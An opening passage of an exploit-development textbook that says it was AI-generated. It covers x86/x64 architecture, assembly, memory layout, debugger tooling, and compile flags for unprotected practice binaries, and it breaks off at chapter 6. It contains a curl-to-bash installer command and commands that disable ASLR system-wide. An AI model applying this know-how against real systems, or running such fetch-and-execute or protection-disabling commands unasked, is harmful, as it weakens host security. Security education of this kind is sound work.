THE ART OF EXPLOIT DEVELOPMENT

From Zero to Hacker

A Complete Guide from Beginner to Advanced

Covering x86/x64 Architecture, Buffer Overflows, ROP Chains, Heap Exploitation, Shellcode, Kernel Exploits & More

2024 Edition

DISCLAIMER

This book was created with AI (Claude by Anthropic).

The content in this book, including all text, code examples, diagrams, and explanations, was generated using artificial intelligence. While every effort has been made to ensure accuracy and educational value, AI-generated content may contain errors, omissions, or inaccuracies. Readers should verify critical information independently and test all code in safe, isolated environments.

Legal Notice: The techniques described in this book are intended solely for educational purposes, authorized security testing, and legitimate security research. Unauthorized access to computer systems is illegal in most jurisdictions. The reader assumes all responsibility for how this information is used. Always obtain proper written authorization before testing any system you do not own.

Liability: The authors, publishers, and AI systems involved in creating this book accept no liability for any damage, loss, or legal consequences resulting from the use or misuse of the information contained herein. All exploitation techniques should only be practiced in controlled lab environments or with explicit authorization.

Ethics: Security research and exploit development serve a vital role in making software safer. Responsible disclosure, ethical conduct, and respect for others' systems and data are fundamental principles that every security practitioner must uphold. Use your skills to protect, not to harm.

TABLE OF CONTENTS

PREFACE

Exploit development is one of the most intellectually demanding and rewarding disciplines in information security. It sits at the intersection of programming, systems engineering, reverse engineering, and creative problem-solving. Understanding how software breaks is fundamental to building software that doesn't.

This book takes you on a comprehensive journey from the absolute fundamentals — what a CPU register is, how memory is laid out, what happens when you call a function — all the way to advanced topics like heap exploitation, kernel bugs, and browser security. Every concept is reinforced with working code examples that you can compile, run, and modify in your own lab environment.

The book is structured in seven parts. Parts I and II build your foundation: architecture, assembly, tooling, and classic stack-based buffer overflows. Part III introduces the modern protection mechanisms that make exploitation challenging — and shows you how they can be bypassed. Parts IV and V cover heap exploitation and format string attacks. Part VI ventures into advanced territory: kernel exploits, race conditions, type confusion, and browser security. Finally, Part VII ties everything together with fuzzing, pwntools workflows, CTF walkthroughs, and real-world case studies.

Who This Book Is For: Anyone interested in understanding software security at a deep level. Whether you are a developer wanting to write more secure code, a penetration tester looking to expand into exploit development, a student preparing for CTF competitions, or simply a curious engineer — this book has something for you. Basic programming knowledge (ideally C and Python) is assumed, but no prior exploit development experience is required.

Lab Environment: All examples in this book target Linux (primarily Ubuntu/Debian) on x86_64 architecture. We recommend setting up a dedicated virtual machine for practice. Chapter 5 provides detailed setup instructions. Never test exploits on production systems or systems you do not own.

PART I

FOUNDATIONS

Before you can break software, you must understand how it works at the lowest level. This part covers the essential building blocks: CPU architecture, assembly language, memory management, the C programming language, and the tools you will use throughout this book.

Chapter 1: Introduction to Exploit Development

1.1 What Is Exploit Development?

Exploit development is the art and science of discovering vulnerabilities in software and crafting programs (exploits) that leverage those vulnerabilities to achieve unintended behavior — typically to gain control of program execution. An exploit takes advantage of a bug in a program to make it do something its developers never intended: executing arbitrary code, escalating privileges, reading sensitive data, or crashing the system.

The field traces its roots back to the early days of computing, when the Morris Worm (1988) demonstrated that buffer overflows in network services could be used to propagate malicious code across the internet. Since then, exploit development has evolved into a sophisticated discipline, with researchers constantly pushing the boundaries against increasingly hardened systems.

Modern exploit development involves deep understanding of CPU architecture, operating system internals, compiler behavior, and mitigation technologies. It is both an offensive and defensive discipline — understanding how exploits work is essential for building systems that resist them.

1.2 The Vulnerability Lifecycle

Every exploit begins with a vulnerability — a flaw in software that can be triggered by an attacker. Understanding the lifecycle of a vulnerability helps frame the exploit development process:

1. **Discovery:** A vulnerability is found through code review, fuzzing, reverse engineering, or accident.
2. **Analysis:** The root cause is identified. What type of bug is it? What are the constraints?
3. **Exploitation:** A proof-of-concept is developed that triggers the bug and achieves a security-relevant outcome.
4. **Weaponization:** The PoC is refined into a reliable exploit (optional, depends on context).
5. **Disclosure:** The vulnerability is reported to the vendor (responsible disclosure) or published.
6. **Patching:** The vendor releases a fix. The window between discovery and patch is critical.

1.3 Types of Vulnerabilities

Throughout this book, you will encounter many classes of vulnerabilities. Here is a high-level taxonomy:

Category	Examples	Typical Impact
Memory Corruption	Buffer overflow, heap overflow, use-after-free, double free	Code execution, DoS
Logic Errors	Authentication bypass, race conditions, TOCTOU	Privilege escalation
Input Validation	Format string, integer overflow, command injection	Code execution, info leak
Type Safety	Type confusion, null pointer dereference, uninitialized memory	Code execution, info leak
Cryptographic	Weak RNG, padding oracle, key reuse	Data exposure

1.4 The Attacker's Mindset

Exploit development requires a particular way of thinking. You must constantly ask: "What assumptions does this code make? How can those assumptions be violated?" Developers write code with the expectation that inputs will be well-formed, that buffers will be large enough, that pointers will be valid, and that data structures will be consistent. Exploits exist because these assumptions can be violated.

The key mental models for exploit development are:

- **Boundary analysis:** Where are the edges of buffers, allocations, permissions, and trust boundaries?
- **State manipulation:** Can I put the program into a state the developer didn't anticipate?
- **Control flow hijacking:** Can I redirect execution to code of my choosing?
- **Information leakage:** Can I read memory I shouldn't have access to?
- **Primitive chaining:** Can I combine multiple weak primitives into something powerful?

1.5 Legal and Ethical Considerations

> **WARNING:** Unauthorized computer access is a serious criminal offense in virtually all jurisdictions. In the United States, the Computer Fraud and Abuse Act (CFAA) carries penalties of up to 20 years imprisonment. Similar laws exist worldwide (UK Computer Misuse Act, EU Directive 2013/40/EU, Australia Criminal Code Act 1995, etc.). Always obtain explicit written authorization before testing any system.

Legitimate contexts for exploit development include:

- Authorized penetration testing with a signed scope of work
- Bug bounty programs with clearly defined rules of engagement
- Capture The Flag (CTF) competitions
- Personal lab environments (virtual machines you own and control)
- Academic research with proper institutional oversight
- Developing or testing security products (IDS, antivirus, WAF)

1.6 What You Will Learn

By the end of this book, you will be able to:

1. Read and write x86/x64 assembly language and understand compiled binary code
2. Set up a complete exploit development lab with debugging and analysis tools
3. Discover and exploit stack-based buffer overflows from scratch
4. Write custom shellcode for Linux x86 and x64 systems
5. Understand and bypass modern exploit mitigations (ASLR, DEP/NX, stack canaries, PIE)
6. Construct ROP chains to achieve arbitrary code execution without injecting code
7. Exploit heap vulnerabilities including use-after-free and double free bugs
8. Leverage format string vulnerabilities for reading and writing arbitrary memory
9. Understand kernel exploitation, race conditions, and type confusion at a conceptual level
10. Use fuzzing to discover new vulnerabilities in real software
11. Compete effectively in CTF competitions

Chapter 2: Computer Architecture Essentials

To develop exploits, you need a solid mental model of how a computer actually executes code. This chapter covers the essential hardware and software architecture concepts that underpin everything in this book.

2.1 The Von Neumann Architecture

Nearly all modern computers follow the Von Neumann architecture, where both program instructions and data reside in the same memory space. This fundamental design decision is actually the root cause of many exploitable vulnerabilities — if data and code share the same memory, data can sometimes be interpreted as code (and vice versa).

The key components are:

- **Central Processing Unit (CPU):** Fetches instructions from memory, decodes them, and executes them. Contains registers for fast temporary storage.
- **Memory (RAM):** Stores both the program's instructions and its data. Organized as a flat array of bytes, each with a unique address.
- **Input/Output:** Devices for interacting with the outside world (keyboard, network, disk).
- **Bus:** The communication pathway connecting CPU, memory, and I/O devices.

2.2 x86 and x64 Processors

The x86 architecture (also called IA-32) originated with the Intel 8086 processor in 1978 and has been extended many times since. The 64-bit extension, x86-64 (also called AMD64 or x64), was introduced by AMD in 2003 and is now the dominant desktop and server architecture. Understanding x86/x64 is essential because the vast majority of exploitable software runs on these processors.

2.2.1 Registers

Registers are small, extremely fast storage locations inside the CPU. They hold the values the processor is currently working with. In x86 (32-bit), the general-purpose registers are:

Register	Purpose	64-bit Name
EAX	Accumulator — return values, arithmetic	RAX
EBX	Base — general purpose, callee-saved	RBX
ECX	Counter — loop counters, shift counts	RCX

`EDX`	Data — I/O operations, multiplication overflow	`RDX`
`ESI`	Source Index — string/memory operations source	`RSI`
`EDI`	Destination Index — string/memory operations dest	`RDI`
`ESP`	Stack Pointer — top of current stack frame	`RSP`
`EBP`	Base Pointer — bottom of current stack frame	`RBP`
`EIP`	Instruction Pointer — next instruction to execute	`RIP`

TIP: The EIP/RIP register is the single most important register for exploit development. If you can control its value, you control what code the CPU executes next. The entire goal of many exploits is to overwrite this register with an address of the attacker's choosing.

2.2.2 x64 Extensions

x86-64 extends the architecture in several important ways:

- All general-purpose registers are widened from 32 bits to 64 bits (EAX becomes RAX, etc.)
- Eight new general-purpose registers are added: R8 through R15
- The address space expands from 4 GB (32-bit) to a theoretical 16 exabytes
- The calling convention changes: arguments are passed in registers (RDI, RSI, RDX, RCX, R8, R9) rather than on the stack
- RIP-relative addressing is introduced, enabling position-independent code
- The default operand size remains 32-bit; a REX prefix is needed for 64-bit operations

2.2.3 The EFLAGS/RFLAGS Register

The flags register contains status bits that reflect the result of the most recent arithmetic or comparison operation. Key flags for exploit development:

- **ZF (Zero Flag):** Set if the result is zero. Used by JE/JZ (jump if equal/zero).
- **SF (Sign Flag):** Set if the result is negative. Used by JS (jump if sign).
- **CF (Carry Flag):** Set on unsigned overflow. Used by JB/JC (jump if below/carry).
- **OF (Overflow Flag):** Set on signed overflow. Used by JO (jump if overflow).

2.3 The Execution Cycle

The CPU executes instructions in a continuous fetch-decode-execute cycle:

1. **Fetch:** Read the instruction at the address stored in EIP/RIP from memory.
2. **Decode:** Interpret the opcode and operands to determine what operation to perform.
3. **Execute:** Perform the operation (arithmetic, memory access, control flow change, etc.).
4. **Update EIP/RIP:** Advance the instruction pointer to the next instruction (or to a branch target).

Modern CPUs add complexity with pipelining, out-of-order execution, branch prediction, and caching, but the logical model above is sufficient for exploit development. Speculative execution side-channels (Spectre, Meltdown) exploit the micro-architectural details, but those are beyond our scope.

2.4 Endianness

Endianness determines the byte order in which multi-byte values are stored in memory. x86/x64 processors use **little-endian** byte order, meaning the least significant byte is stored at the lowest address.

For example, the 32-bit value 0xDEADBEEF is stored in memory as:

```
Address:  0x00  0x01  0x02  0x03
Value:    0xEF  0xBE  0xAD  0xDE
          ^^^^ LSB              ^^^^ MSB
```

NOTE: Endianness is a constant source of confusion when writing exploits. When you need to place an address in a buffer (e.g., to overwrite a return address), you must encode it in little-endian order. Python's struct.pack('<I', addr) handles this automatically.

2.5 Data Sizes and Alignment

Name	Size (bytes)	Size (bits)	C Type	Example
Byte	1	8	char	0xFF
Word	2	16	short	0xFFFF
Double Word	4	32	int	0xFFFFFFFF
Quad Word	8	64	long (64-bit)	0xFFFFFFFFFFFFFFFF

Memory alignment means that data structures are placed at addresses that are multiples of their size. A 4-byte integer is typically aligned to a 4-byte boundary (address divisible by 4). Compilers insert padding to enforce alignment, which can affect exploit offsets. When calculating buffer sizes for overflows, always account for potential compiler-inserted padding.

2.6 The Instruction Set

x86 is a Complex Instruction Set Computer (CISC) architecture with hundreds of instructions. For exploit development, you need to know a core subset intimately. We will cover this in detail in Chapter 3, but here is a preview of the critical instruction categories:

- **Data movement:** MOV, PUSH, POP, LEA, XCHG
- **Arithmetic:** ADD, SUB, MUL, DIV, INC, DEC
- **Logic:** AND, OR, XOR, NOT, SHL, SHR
- **Comparison:** CMP, TEST
- **Control flow:** JMP, JE, JNE, JG, JL, CALL, RET
- **Stack:** PUSH, POP, ENTER, LEAVE
- **String:** MOVS, CMPS, STOS, REP
- **System:** INT, SYSCALL, SYSENTER

Chapter 3: x86 and x64 Assembly Language

Assembly language is the human-readable representation of machine code — the actual instructions that the CPU executes. As an exploit developer, you will constantly read disassembled code, write shellcode, and reason about what the processor is doing at each step. This chapter teaches you to read and write x86/x64 assembly fluently.

3.1 Syntax: Intel vs AT&T;

There are two major assembly syntax conventions. This book uses Intel syntax throughout, but you should recognize both:

```
; Intel syntax (destination first) — used by NASM, IDA, GDB with set disassembly-flavor intel
mov eax, 42          ; eax = 42
mov eax, [ebx+8]    ; eax = *(ebx + 8)
add eax, ecx         ; eax = eax + ecx

# AT&T syntax (source first) — used by GAS, objdump, GDB default
movl $42, %eax       # eax = 42
movl 8(%ebx), %eax   # eax = *(ebx + 8)
addl %ecx, %eax      # eax = eax + ecx
```

Key differences: Intel puts the destination first; AT&T; puts the source first. AT&T; prefixes registers with % and immediates with $. AT&T; appends size suffixes (b/w/l/q) to instructions. Intel uses square brackets for memory dereference; AT&T; uses parentheses.

3.2 Data Movement Instructions

The MOV instruction is the most common instruction in x86 code. It copies data from source to destination:

```
; Register to register
mov eax, ebx         ; eax = ebx

; Immediate to register
mov eax, 0x41414141  ; eax = 0x41414141

; Memory to register (load)
mov eax, [esp+4]     ; eax = value at address (esp + 4)

; Register to memory (store)
mov [ebp-8], eax     ; store eax at address (ebp - 8)

; LEA — Load Effective Address (computes address, doesn't dereference)
lea eax, [ebx+ecx*4+8]  ; eax = ebx + ecx*4 + 8 (just arithmetic)
```

NOTE: LEA is frequently used by compilers for arithmetic because it can perform addition and multiplication in a single instruction without affecting flags. You will see patterns like `lea eax, [eax+eax*2]` which computes eax * 3.

3.2.1 PUSH and POP

PUSH and POP manipulate the stack. PUSH decrements ESP/RSP and stores a value; POP loads a value and increments ESP/RSP:

```
; PUSH is equivalent to:
;   sub esp, 4       (or 8 on x64)
;   mov [esp], value
push eax             ; save eax on the stack
push 0x41414141      ; push an immediate value

; POP is equivalent to:
;   mov reg, [esp]
;   add esp, 4       (or 8 on x64)
pop ebx              ; restore top of stack into ebx
```

3.3 Arithmetic and Logic Instructions

```
; Arithmetic
add eax, ebx       ; eax = eax + ebx
sub eax, 10        ; eax = eax - 10
inc eax            ; eax = eax + 1
dec eax            ; eax = eax - 1
imul eax, ebx      ; eax = eax * ebx (signed)
neg eax            ; eax = -eax (two's complement negate)

; Logic
and eax, 0xFF      ; eax = eax & 0xFF (mask lowest byte)
or  eax, 0x80      ; eax = eax | 0x80 (set bit 7)
xor eax, eax       ; eax = 0 (common idiom to zero a register)
not eax            ; eax = ~eax (bitwise complement)
shl eax, 4         ; eax = eax << 4 (shift left = multiply by 16)
shr eax, 1         ; eax = eax >> 1 (unsigned shift right = divide by 2)
```

TIP: `xor eax, eax` is the standard idiom for zeroing a register. It produces smaller machine code (2 bytes) than `mov eax, 0` (5 bytes). In shellcode, it also avoids null bytes.

3.4 Comparison and Conditional Jumps

CMP and TEST set flags without storing a result. Conditional jumps (Jcc) branch based on flag values:

```
cmp eax, ebx       ; compute eax - ebx, set flags, discard result
je  label          ; jump if equal (ZF=1)
jne label          ; jump if not equal (ZF=0)
jg  label          ; jump if greater (signed: ZF=0 and SF=OF)
```

```
jl  label          ; jump if less (signed: SF != OF)
ja  label          ; jump if above (unsigned: CF=0 and ZF=0)
jb  label          ; jump if below (unsigned: CF=1)

test eax, eax      ; compute eax & eax, set flags (check if zero)
jz  label          ; jump if zero (same as je)
jnz label          ; jump if not zero (same as jne)

; Unconditional jump
jmp label          ; always jump to label
```

3.5 Function Calls and the Stack

Understanding function calls is critical for exploit development because the return address stored on the stack is the primary target for buffer overflow attacks.

3.5.1 The CALL and RET Instructions

```
; CALL is equivalent to:
;   push eip+len    ; save return address (address of next instruction)
;   jmp target      ; jump to function

call my_function    ; call a function

; RET is equivalent to:
;   pop eip         ; restore return address and jump to it
ret
```

3.5.2 Function Prologue and Epilogue

Most compiled functions begin with a prologue that sets up the stack frame and end with an epilogue that tears it down:

```
; Function prologue (32-bit)
push ebp           ; save caller's base pointer
mov ebp, esp       ; set up new base pointer
sub esp, 0x20      ; allocate 32 bytes for local variables

; ... function body ...

; Function epilogue
mov esp, ebp       ; deallocate local variables
pop ebp            ; restore caller's base pointer
ret                ; return to caller

; Equivalent shorthand:
; Prologue: enter 0x20, 0
; Epilogue: leave; ret
```

The stack frame layout after the prologue:

```
High addresses
+-------------------+
|   caller's args   |  [ebp+8], [ebp+12], ...
+-------------------+
|  return address   |  [ebp+4]  <-- TARGET for overflow
+-------------------+
|   saved EBP       |  [ebp+0]
+-------------------+
|  local variables  |  [ebp-4], [ebp-8], ...
+-------------------+
|                   |  <-- ESP points here
Low addresses
```

WARNING: This stack layout is the foundation of stack-based buffer overflows. When a function copies data into a local variable without checking the length, the attacker can write past the buffer, overwrite the saved EBP and return address, and redirect execution when the function returns.

3.5.3 Calling Conventions

Calling conventions define how arguments are passed and who cleans the stack:

Convention	Args Passed In	Stack Cleanup	Used By
cdecl (x86)	Stack (right to left)	Caller	Linux C default
stdcall (x86)	Stack (right to left)	Callee	Windows API
System V AMD64	RDI,RSI,RDX,RCX,R8,R9 then stack	Caller	Linux x64
Microsoft x64	RCX,RDX,R8,R9 then stack	Caller	Windows x64

3.6 System Calls

System calls are the interface between user-space programs and the kernel. In exploit development, you will frequently need to invoke system calls directly — especially in shellcode where you cannot use library functions.

```
; Linux x86 syscall via int 0x80
; syscall number in EAX, args in EBX, ECX, EDX, ESI, EDI, EBP
mov eax, 1          ; sys_exit
mov ebx, 0          ; exit code 0
int 0x80            ; trigger syscall

; Linux x64 syscall via SYSCALL instruction
; syscall number in RAX, args in RDI, RSI, RDX, R10, R8, R9
mov rax, 60         ; sys_exit (different number than x86!)
mov rdi, 0          ; exit code 0
```

```
syscall             ; trigger syscall
```

Common syscalls you will use in shellcode:

Syscall	x86 Number	x64 Number	Purpose
read	3	0	Read from file descriptor
write	4	1	Write to file descriptor
open	5	2	Open a file
close	6	3	Close a file descriptor
execve	11	59	Execute a program (spawn shell)
dup2	63	33	Duplicate file descriptor
socket	359	41	Create a network socket
connect	362	42	Connect to remote host
mprotect	125	10	Change memory protections

3.7 Writing Your First Assembly Program

Let's write a simple program that prints "Hello, World!" using a syscall. Save this as hello.asm:

```
; hello.asm - NASM syntax, Linux x86-64
section .data
    msg db "Hello, World!", 0x0a    ; string + newline
    len equ $ - msg                  ; length of string

section .text
    global _start

_start:
    ; write(1, msg, len)
    mov rax, 1          ; sys_write
    mov rdi, 1          ; stdout
    lea rsi, [rel msg]  ; pointer to string
    mov rdx, len        ; length
    syscall

    ; exit(0)
    mov rax, 60         ; sys_exit
    xor rdi, rdi        ; exit code 0
    syscall
```

Assemble, link, and run:

```
$ nasm -f elf64 hello.asm -o hello.o
$ ld hello.o -o hello
$ ./hello
```

```
Hello, World!
```

3.8 Exercises

1. Write an assembly program that computes the sum of integers 1 through 100 and prints the result.
2. Disassemble /bin/ls with `objdump -d /bin/ls | head -60` and identify the function prologue of main.
3. Use GDB to step through the hello program instruction by instruction. Observe how RSP changes with PUSH/POP.
4. Modify the hello program to read a name from stdin and print "Hello, <name>!".

Chapter 4: Memory Layout and Management

Understanding how a process's memory is organized is fundamental to exploit development. Every exploit targets a specific region of memory and leverages the rules (or lack thereof) governing that region.

4.1 Virtual Memory

Modern operating systems use virtual memory to give each process the illusion of having its own private address space. The CPU's Memory Management Unit (MMU) translates virtual addresses to physical addresses using page tables maintained by the kernel. This provides isolation between processes and enables features like demand paging and memory-mapped files.

Key concepts:

- **Pages:** Memory is managed in fixed-size blocks called pages (typically 4096 bytes / 4 KB).
- **Page tables:** Hierarchical data structures that map virtual addresses to physical frames.
- **Permissions:** Each page has read (R), write (W), and execute (X) permission bits.
- **User/Kernel split:** The upper portion of the address space is reserved for the kernel.

4.2 Process Memory Layout

A Linux process's virtual address space is organized into several well-defined segments:

```
High addresses (0x7FFF...)
+---------------------------+
|         Stack             |  Grows downward. Local variables, return addresses.
|           |               |
|           v               |
+---------------------------+
|                           |
|     (unmapped gap)        |  Guard pages, random gap (ASLR)
|                           |
+---------------------------+
|           ^               |
|           |               |
|          Heap             |  Grows upward. Dynamic allocations (malloc).
+---------------------------+
|          BSS              |  Uninitialized global/static variables (zeroed).
+---------------------------+
|          Data             |  Initialized global/static variables.
+---------------------------+
|          Text             |  Program code (read-only + execute).
+---------------------------+
```

```
Low addresses (0x0040...)
```

4.2.1 The Text Segment

The text (or code) segment contains the executable instructions of the program. It is typically marked read-only and executable (R-X). Attempting to write to the text segment causes a segmentation fault. The fixed, known location of code in the text segment is what makes techniques like return-to-libc and ROP possible — the attacker knows (or can discover) the addresses of useful code sequences.

4.2.2 The Data and BSS Segments

The data segment holds initialized global and static variables. The BSS (Block Started by Symbol) segment holds uninitialized globals, which are zeroed at program startup. Both are readable and writable (RW-). Overflows in global buffers can corrupt adjacent global variables, function pointers, or other critical data stored in these segments.

4.2.3 The Heap

The heap is where dynamic memory allocation occurs. When a C program calls malloc(), the allocator (typically ptmalloc2 on Linux) manages a region of memory that grows upward from the end of the BSS segment. Heap exploitation is one of the most complex and powerful areas of exploit development, covered in Part IV.

Key heap concepts:

- **Chunks:** malloc divides the heap into chunks, each with metadata (size, flags).
- **Free lists:** When memory is freed, chunks are placed on linked lists for reuse.
- **Bins:** ptmalloc2 organizes free chunks into bins by size (fast, small, large, unsorted).
- **Wilderness:** The top chunk represents the boundary between allocated heap and unused space.

4.2.4 The Stack

The stack is a LIFO (Last In, First Out) data structure that grows **downward** (toward lower addresses) on x86/x64. It stores:

- Function return addresses
- Saved register values (frame pointers)
- Local variables
- Function arguments (on x86; x64 passes the first six in registers)
- Temporary values and intermediate computation results

The stack is the most common target for beginner-level exploits. A buffer overflow in a local variable can overwrite the return address, giving the attacker control of EIP/RIP when the function returns.

4.3 Examining Memory with /proc

On Linux, you can examine a process's memory layout through the /proc filesystem:

```
$ cat /proc/self/maps
00400000-00401000 r--p 00000000 fd:01 1234  /usr/bin/cat
00401000-00413000 r-xp 00001000 fd:01 1234  /usr/bin/cat   # Text
00413000-00418000 r--p 00013000 fd:01 1234  /usr/bin/cat
00418000-00419000 r--p 00017000 fd:01 1234  /usr/bin/cat   # Data
00419000-0041a000 rw-p 00018000 fd:01 1234  /usr/bin/cat   # BSS
01a3e000-01a5f000 rw-p 00000000 00:00 0     [heap]
7f...000-7f...000 r-xp 00000000 fd:01 5678  /lib/libc.so.6 # libc
7fff...000-7fff..000 rw-p 00000000 00:00 0  [stack]
```

The columns show: address range, permissions (r=read, w=write, x=execute, p=private), offset, device, inode, and pathname. This information is essential for crafting exploits — you need to know where code and data are located in memory.

4.4 Memory Allocation in C

Understanding how C manages memory is crucial because most exploitable software is written in C or C++:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int global_var = 42;              // Data segment
int global_uninit;                // BSS segment
const char *ro_string = "hello";  // Text/rodata segment

void function() {
    int local_var = 10;           // Stack
    char buffer[64];              // Stack
    int *heap_ptr = malloc(100);  // Heap (pointer on stack, data on heap)

    printf("global_var:   %p\n", &global_var);
    printf("global_uninit:%p\n", &global_uninit);
    printf("ro_string:    %p\n", ro_string);
    printf("local_var:    %p\n", &local_var);
    printf("buffer:       %p\n", buffer);
    printf("heap_ptr:     %p\n", heap_ptr);
    printf("function:     %p\n", function);

    free(heap_ptr);
}

int main() {
    function();
    return 0;
}
```

Compile and run to see where each variable lives:

```
$ gcc -o memmap memmap.c -no-pie
$ ./memmap
global_var:   0x404030    # Data segment
global_uninit:0x404038    # BSS segment (higher address)
ro_string:    0x402004    # Text/rodata (low address, read-only)
local_var:    0x7ffd...   # Stack (high address)
buffer:       0x7ffd...   # Stack (near local_var)
heap_ptr:     0x1234...   # Heap (between BSS and stack)
function:     0x401136    # Text segment
```

4.5 Stack Frames in Detail

Let's trace exactly what happens to the stack when functions are called. Consider:

```
void callee(int a, int b) {
    int local = a + b;
}

void caller() {
    callee(3, 7);
}
```

When compiled for x86 (32-bit), the stack during callee() execution looks like:

```
Stack grows downward (toward lower addresses)

+-----------------------+  Higher addresses
|  caller's frame       |
+-----------------------+
|  arg b = 7            |  [ebp+12]  (pushed second, but right-to-left = first push)
+-----------------------+
|  arg a = 3            |  [ebp+8]   (pushed first in cdecl right-to-left)
+-----------------------+
|  return address       |  [ebp+4]   <-- pushed by CALL instruction
+-----------------------+
|  saved EBP (caller)   |  [ebp+0]   <-- pushed by prologue
+-----------------------+  <-- EBP points here
|  local = 10           |  [ebp-4]
+-----------------------+
|  (possible padding)   |
+-----------------------+  <-- ESP points here (lowest used address)
```

TIP: On x64, the first two integer arguments are passed in RDI and RSI (not on the stack), so the stack frame would not contain arg a or arg b. The 64-bit frame would just have the return address, saved RBP, and local variables.

4.6 Exercises

1. Write a C program that prints the address of a local variable, a global variable, a heap allocation, and a function. Verify they match the expected memory regions.
2. Use `cat /proc/<pid>/maps` on a running process to identify all memory regions. Which are writable? Which are executable?
3. Write a recursive function and use GDB to examine how the stack grows with each call. How much stack space does each frame consume?
4. Examine the difference in memory layout between a PIE binary and a non-PIE binary. How do the addresses change between runs?

Chapter 5: Essential Tools and Environment Setup

A craftsman is only as good as their tools. This chapter sets up your exploit development laboratory and introduces the tools you will use throughout the rest of this book.

5.1 Setting Up Your Lab

You need an isolated environment for exploit development. Never practice on production systems. The recommended setup:

- **Host OS:** Any modern OS (Linux, macOS, or Windows with WSL2)
- **Hypervisor:** VirtualBox, VMware, or QEMU/KVM
- **Guest VM:** Ubuntu 22.04 LTS (recommended) or Kali Linux
- **Hardware:** At least 4 GB RAM, 2 CPU cores, 40 GB disk for the VM

Install essential packages:

```
# Update and install essentials
sudo apt update && sudo apt upgrade -y
sudo apt install -y \
    build-essential gcc g++ gcc-multilib g++-multilib \
    nasm \
    gdb gdb-multiarch \
    python3 python3-pip python3-venv \
    git curl wget \
    binutils file ltrace strace \
    libc6-dev-i386 \
    netcat-openbsd socat \
    tmux vim

# Install Python tools
pip3 install pwntools ropper keystone-engine capstone unicorn

# Install GDB enhancements (pick one)
# Option A: pwndbg (recommended for exploit dev)
git clone https://github.com/pwndbg/pwndbg ~/pwndbg
cd ~/pwndbg && ./setup.sh

# Option B: GEF
bash -c "$(curl -fsSL https://gef.blah.cat/sh)"

# Option C: PEDA
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

5.2 GDB — The GNU Debugger

GDB is your most important tool. You will spend more time in GDB than any other application. Here is a survival guide:

5.2.1 Essential GDB Commands

```
# Starting GDB
gdb ./binary                    # Debug a binary
gdb -p <pid>                    # Attach to running process
gdb -q ./binary                 # Quiet mode (suppress banner)

# Running
run                             # Start program (r)
run arg1 arg2                   # With arguments
run < input.txt                 # With stdin from file
continue                        # Resume after breakpoint (c)
next                            # Step over (n)
step                            # Step into (s)
nexti                           # Step over one instruction (ni)
stepi                           # Step into one instruction (si)
finish                          # Run until current function returns

# Breakpoints
break main                      # Break at function (b main)
break *0x08041234               # Break at address
break vuln.c:42                 # Break at source line
info breakpoints                # List breakpoints
delete 1                        # Delete breakpoint #1
disable 2                       # Disable breakpoint #2

# Examining memory and registers
info registers                  # Show all registers (i r)
print $eax                      # Print register value (p $eax)
print/x $eax                    # Print in hex
x/20wx $esp                     # Examine 20 words at ESP (hex)
x/10i $eip                      # Disassemble 10 instructions at EIP
x/s 0x402000                    # Examine as string
x/40bx $esp                     # Examine 40 bytes at ESP

# Stack
backtrace                       # Show call stack (bt)
frame 2                         # Switch to frame #2
info frame                      # Detailed frame info

# Memory mapping
info proc mappings              # Show memory regions
vmmap                           # (pwndbg/GEF) better memory map

# Settings
set disassembly-flavor intel    # Use Intel syntax
set follow-fork-mode child      # Debug child after fork
```

5.2.2 GDB with pwndbg

pwndbg is a GDB plugin that dramatically improves the debugging experience for exploit development. It provides colorized output, automatic context display, and exploit-specific commands:

```
# pwndbg context (shown automatically at each stop)
# Shows: registers, disassembly, stack, backtrace

# Useful pwndbg commands
checksec                        # Show binary protections (NX, canary, PIE, RELRO)
vmmap                           # Memory map with permissions
search -s "AAAA"                # Search memory for string
search -p 0xdeadbeef            # Search for pattern/value
cyclic 200                      # Generate De Bruijn pattern
cyclic -l 0x61616168            # Find offset in pattern
rop                             # Find ROP gadgets
got                             # Show GOT entries
plt                             # Show PLT entries
heap                            # Heap overview
bins                            # Show heap bin status
telescope $esp 20               # Smart stack display (dereference pointers)
```

5.3 Compilation Flags for Practice

When compiling vulnerable programs for practice, you need to disable various protections to start with the basics, then gradually enable them:

```
# Disable ALL protections (easiest to exploit)
gcc -o vuln vuln.c -fno-stack-protector -z execstack -no-pie -m32

# Explanation of flags:
#   -fno-stack-protector   Disable stack canaries
#   -z execstack           Make the stack executable (disable NX/DEP)
#   -no-pie                Disable Position Independent Executable
#   -m32                   Compile as 32-bit (simpler to learn)
#   -O0                    No optimization (default, clearer assembly)

# Disable ASLR system-wide (for testing only!)
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

# Re-enable ASLR
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space

# Progressive hardening:
# Level 1: Enable NX only
gcc -o vuln vuln.c -fno-stack-protector -no-pie -m32

# Level 2: Enable NX + Canary
gcc -o vuln vuln.c -no-pie -m32

# Level 3: Enable NX + Canary + PIE
gcc -o vuln vuln.c -m32
```

```
# Level 4: Full protections, 64-bit
gcc -o vuln vuln.c
```

5.4 Other Essential Tools

5.4.1 objdump and readelf

```
# Disassemble a binary
objdump -d -M intel ./binary | less

# Show section headers
readelf -S ./binary

# Show program headers (segments)
readelf -l ./binary

# Show dynamic symbols
readelf --dyn-syms ./binary

# Show relocations
readelf -r ./binary
```

5.4.2 checksec

checksec (included with pwntools) quickly shows what protections a binary has:

```
$ checksec ./binary
[*] '/path/to/binary'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

5.4.3 strace and ltrace

```
# Trace system calls
strace ./binary

# Trace library calls
ltrace ./binary

# Trace specific syscalls
strace -e trace=read,write,open ./binary
```

5.4.4 ROPgadget and Ropper

```
# Find ROP gadgets
ROPgadget --binary ./binary
ROPgadget --binary ./binary --ropchain
```

```
# Using Ropper
ropper --file ./binary
ropper --file ./binary --search "pop rdi; ret"
```

5.5 Exercises

1. Set up a VM with the full tool suite described above. Compile and run the hello.asm program from Chapter 3.
2. Compile a simple C program with different protection flags and use checksec to verify each setting.
3. Debug a simple program with GDB: set breakpoints, examine registers, step through instructions.
4. Use objdump to disassemble /bin/ls and identify at least three functions by their prologue pattern.

Chapter 6: The C Language for Exploit Developers

Most exploitable software is written in C or C++. These languages give the programmer direct access to memory, which provides performance but also creates opportunities for memory corruption bugs. This chapter reviews the C features most relevant to exploitation.

6.1 Pointers and Memory Access

